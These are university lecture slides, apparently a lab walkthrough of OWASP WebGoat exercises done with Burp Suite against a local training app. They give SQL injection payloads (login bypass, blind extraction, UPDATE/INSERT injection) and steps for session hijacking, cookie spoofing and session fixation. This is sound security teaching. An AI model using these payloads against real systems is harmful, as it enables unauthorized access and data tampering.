Agentúra
Ministerstva školstva, vedy, výskumu a športu SR
pre štrukturálne fondy EÚ


Európska únia
Európsky sociálny fond

Univerzita Komenského v Bratislave
Fakulta matematiky, fyziky a informatiky

Príprava štúdia matematiky a informatiky na FMFI UK v anglickom jazyku

ITMS: 26140230008

dopytovo – orientovaný projekt



Moderné vzdelávanie pre vedomostnú spoločnosť/Projekt je spolufinancovaný zo zdrojov EÚ

Web Application Security (Part 2)

Richard Ostertág

Department of Computer Science
Comenius University, Bratislava
ostertag@dcs.fmph.uniba.sk

2013/14

Environment setup 1

Download and install the following applications:

- Burp Suite Free Edition v1.5
  - Download `burpsuite_free_v1.5.jar` to `C:/Temp` direcotry from `http://portswigger.net/burp/burpsuite_free_v1.5.jar`
  - Run the suite by doubleclicking on .jar file or execute `java -jar burpsuite_free_v1.5.jar`
  - We obtain the proxy running on `localhost:8080`
- Alternative is "OWASP WebScarab Project"

- OWASP WebGoat v5.4
  - Download `WebGoat-5.4-OWASP_Standard_Win32.zip` from `https://webgoat.googlecode.com/files/WebGoat-5.4-OWASP_Standard_Win32.zip`
  - Extract `.zip` archive into `C:/Temp` directory
  - Run `webgoat.bat`
  - Visit `http://localhost/WebGoat/attack`
    - Login with user name "guest" and password "guest"

Environment setup 2

- Setup a proxy server for browsers:
  - Check the option
    Internet Options ⟩ Connections ⟩ LAN settings ⟩ Use proxy server
  - Uncheck the option
    Bypass proxy server for local addresses
  - In the following fields enter:
    Address: `localhost` Port: `8080`
  - In advanced settings verify that exceptions field is empty

- Remarks:
  - It seems that IE 9 - 11 ignores "Bypass proxy for local addresses"
  - If port 80 is already used by another server, then it is possible to run WebGoat on another port (`./tomcat/conf/server.xml`).

HTTP basics (GET request, response)

- GET request

```
GET /webgoat/attack HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.11 ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: sk-SK,sk;q=0.8,cs;q=0.6,en-US;q=0.4,en;q=0.2
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.3
```

- Response

```
HTTP/1.1 401 Unauthorized
Server: Apache-Coyote/1.1
WWW-Authenticate: Basic realm="WebGoat Application"
Content-Type: text/html;charset=utf-8
Content-Length: 954

<html>...</html>
```

- Upon receipt of this response the browser displays a dialog box for entering username and password.

HTTP basics (basic authentication)

- After you enter the password the following response is generated:

```
GET /webgoat/attack HTTP/1.1
Host: localhost
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/535.11 ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: sk-SK,sk;q=0.8,cs;q=0.6,en-US;q=0.4,en;q=0.2
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.3
```

- Decoding username and password:
  - proxy ⟩ intercept ⟩ raw
  - select underlined
  - context menu ⟩ send to decoder
  - decode as base64

  We get: `guest:guest`

HTTP basics (response with cookie, POST request)

- ```
  HTTP/1.1 200 OK
  Server: Apache-Coyote/1.1
  Set-Cookie: JSESSIONID=46E4ABDC752B45CB489CBB5CBE764654; Path=/webgoat
  Content-Type: text/html;charset=ISO-8859-1
  Content-Length: 3774

  <html>...
      <form method="POST" name="form" action="attack?Screen=264&menu=100">
          Enter your Name: <input name="person" type="TEXT" value="">
          <input name="SUBMIT" type="SUBMIT" value="Go!">
      </form>
  ...</html>
  ```
- ```
  POST /webgoat/attack?Screen=264&menu=100 HTTP/1.1
  Host: localhost
  Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
  Referer: http://localhost:8888/webgoat/attack?Screen=264&menu=100
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Cookie: JSESSIONID=46E4ABDC752B45CB489CBB5CBE764654
  Content-Type: application/x-www-form-urlencoded
  Content-Length: 25

  person=Katka&SUBMIT=Go%21
  ```

Injection Flaws: String SQL Injection

- `"SELECT * FROM employee WHERE userid = " + userId +`

  `" and password = '" + password + "'"`
- Password: `' OR '1'='1`
- remove the limit on the maximum length of the input field
- `"SELECT * FROM employee WHERE userid = " + userId +`

  `" and password = '' OR '1'='1'"`
- Mitigation: parametrized SQL queries

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ?";
PreparedStatement statement = connection.prepareStatement(query, ...);
statement.setString(1, userId);
statement.setString(2, password);
ResultSet answer_results = statement.executeQuery();
```

Injection Flaws: Numeric SQL Injection

- Log in as a user Larry Stooge with password larry
- Intercept ViewProfile for Larry Stooge

```
POST /webgoat/attack?Screen=61&menu=1200 HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=64D654CDF1384E9F54F175928746838E

employee_id=101&action=ViewProfile
```

- URL encode: `101 or 1=1 order by salary desc`
- replace the underlined with encoded string
- send

Injection Flaws: Blind Numeric SQL Injection

- `101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 1000)`
- `101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') = 1000)`
- intercept
- context menu ⟩ send to intruder
- clear all payload markers
- select 1000, add
- payloads ⟩ numbers
- from 2360 min digits 4, to 2370 max digits 4, step 1, min/max fraction 0
- options ⟩ grep ⟩ match ⟩ `Account number is valid.`
- intruder ⟩ start attack
- Password is 2364

Injection Flaws: Blind String SQL Injection

- `"SELECT * FROM user_data WHERE userid = " + accountNumber`
- `101 AND (SUBSTRING(`
  `(SELECT name FROM pins WHERE cc_number='4321432143214321'),`
  `1, 1) = 'J')`
- `2, 1) = 'i')`
- `3, 1) = 'l')`
- `4, 1) = 'l')`

Injection Flaws: Modify and Add Data with SQL Injection

- Modify Data with SQL Injection
  - use ; to separate commands
  - `'; UPDATE salaries SET salary=9999999 WHERE userid='jsmith`
- Add Data with SQL Injection
  - use ; to separate commands
  - `'; INSERT INTO salaries VALUES ('cwillis', 999999); --`

Session Management Flaws: Hijack a Session

- The server skips authentication if the right WEAKID cookie is send
- But this cookie is easy to predict:
  - The first part of the cookie is a sequential number
  - The second part is milliseconds
- Intercept request to Hijack a Session
- Send request to Sequencer
- Remove WEAKID=...
- Every 29th request, an item in sequence is skipped
- Use Intruder to find matching milliseconds part
- Use this WEAKID to login

Session M. Flaws: Spoof an Authentication Cookie

- Attacker is able to bypass the authentication check
- In this case the attacker can calculate valid authentication cookie
  - For user `webgoat`:
    `AuthCookie=65432ubphcfx`
  - For user `aspect`:
    `AuthCookie=65432udfqtb`
- Which authentication cookie will be used for user `alice`?
- Cookie is formed by concatenating the texttt 65432 text with reversing user name and shifting each letter to the next letter in the alphabet.

- Login as user `webgoat`, with password `webgoat`
- Intercept request
- Change `AuthCookie=65432ubphcfx` to `65432fdjmb`
- The answer comes as if he were already logged on user `alice`

Session Management Flaws: Session Fixation

- After authentication there is no change in session ID
- So the attacker can force user to use the selected session ID

- 1. step: Add `&SID=FixThis` to the end of the link in an e-mail message
  - Windows FIX: also replace `WebGoat` to `webgoat` in the URL
- 2. step: Click on Goat Hills Financial, SID is fixed (see URL)
- 3. step: Login as `Jane` with pasword `tarzan`
- 4. step: After login the attacker sees that his `SID=NOVALIDSESSION`
- 5. step: The attacker change his `SID` from `NOVALIDSESSION` to `FixThis`
- 6. step: After submitting the URL the attacker sees infromation as he is `Jane`